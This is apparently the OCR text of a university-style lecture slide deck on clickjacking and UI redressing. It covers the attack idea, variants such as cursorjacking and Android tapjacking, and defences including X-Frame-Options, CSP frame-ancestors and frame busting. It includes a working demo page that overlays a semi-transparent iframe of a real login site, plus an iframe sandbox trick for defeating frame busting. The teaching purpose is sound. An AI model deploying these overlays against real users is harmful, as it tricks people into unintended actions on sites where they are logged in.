
The idea is super simple. Have you heard of opacity?

Attack goal


- The user is logged in on a bank website
- Attacker wants him to execute malicious actions (perform transactions, post sensitive data, **logout**)




Attacker creates a nice website




Attacker creates an iframe






Attacker uses opacity



Attacker moves the iframe



After a click, the Logout function is executed!

Demo

Source code

```
<html>
 <head><title>Iframes and Clickjacking</title></head>
 <h1>Find a dog and click!</h1>
 <body>
  <img src="dog.jpeg" width="150">
  <button> Click me </button>
  <p/>
  <iframe src="https://www.fussball.de/login" width="400" height="600"
style="position:absolute; opacity:0.5; left:-60px; top:-300px;">
  </iframe>
 </body>
</html>
```

Videos

- https://www.youtube.com/watch?v=Q-RZXz6SP1o
- https://www.youtube.com/watch?v=gxyLbpldmuU
- https://www.prosieben.de/tv/galileo/videos/100-sekunden-clickjacking-clip

Classic Clickjacking

- Discussed in 2002, officially introduced in 2008 (Hansen, Grossman)
- Click + Hijacking (“Entführen“)

- Subclass of **UI-Redressing**: tricking a user into performing actions not directly visible in the UI
- Other attacks:
  - Double Clickjacking, Nested Clickjacking
  - Likejacking and Sharejacking
  - Cursorjacking, Filejacking, Cookiejacking
  - Tapjacking, Tabnabbing

Cursorjacking

- Introduced by Eddy Bordi in 2010
- Idea: change cursor via CSS

```
cursor:url("pointer2visible.png"),default;
```

- Demo (by Marcus Niemietz): http://www.mniemietz.de/demo/cursorjacking/cursorjacking.html

What can an attacker do?

- Steal data, cookies
- Invoke functions
- Twitter worm: http://shiflett.org/blog/2009/twitter-dont-click-exploit


- Only relevant for browsers?

Attacking Android

- First described by Niemietz: https://media.blackhat.com/ad-12/Niemietz/bh-ad-12-androidmarcus_niemietz-WP.pdf
- Attacks extended in http://cloak-and-dagger.org/
- Idea: Use clickjacking / UI-redressing to
  - Install apps
  - Extend rights
  - Record keyboard typing

Countermeasure - General idea

- Do not allow anybody to frame your website
  - How to achieve this?



X-Frame-Options

- Introduced in 2008
- RFC 7034 (October 2013)
- HTTP header
- Two variants:
  - DENY
  - SAMEORIGIN

- Obsoleted by Content Security Policy (CSP)
  - Still supported by major browsers

Content Security Policy (CSP)

- https://www.w3.org/TR/CSP2/
- HTTP header
- Three variants:
  - Content-Security-Policy: frame-ancestors **'none'**;
  - Content-Security-Policy: frame-ancestors **'self'**;
  - Content-Security-Policy: frame-ancestors **'self' '*.somesite.com'**

JavaScript frame busting

- Basic idea:
  - Use JavaScript
  - Check whether my website is framed
  - If **self!=top**, do not load

- Can be very dangerous

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Clickjacking_Defense_Cheat_Sheet.md

JavaScript frame busting (insecure)

```
if (window.location != top.location) {
        top.location = window.location
}
```

Can you spot a problem?

What happens if the victim uses an XSS filter removing JavaScript?

https://cure53.de/xfo-clickjacking.pdf

JavaScript frame busting (**insecure**)

```
if (window.location != top.location) {
        top.location = window.location
}
```

- This does not work if:
  - The user deactivates JavaScript
  - The attacker loads the iframe with a sandbox attribute
    - Adds extra restrictions for the iframe

```
<iframe src="https://victim.org/" sandbox></iframe>
```

https://cure53.de/xfo-clickjacking.pdf

JavaScript frame busting (secure)

```
<style id="antiClickjack">
   body{display:none !important;}
</style>
```

If this style is used, the page is not displayed!

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Clickjacking_Defense_Cheat_Sheet.md

JavaScript frame busting (secure)

```
<style id="antiClickjack">
   body{display:none !important;}
</style>
```

```
<script type="text/javascript">
   if (self === top) {
      var antiClickjack = document.getElementById("antiClickjack");
      antiClickjack.parentNode.removeChild(antiClickjack);
   } else {
      top.location = self.location;
   }
</script>
```

Remove the style using JavaScript if self===top


https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Clickjacking_Defense_Cheat_Sheet.md

Other problems: **nested** clickjacking

- Lekies et al., 2012
- https://www.nds.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2012/08/16/clickjacking-woot12.pdf

- Practical exploit on Google+
- Situation:
  - victim.com uses **X-Frame-Options: SAMEORIGIN**
  - victim.com allows to embed iframes

Other problems: **nested** clickjacking



https://www.nds.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2012/08/16/clickjacking-woot12.pdf

Conclusions

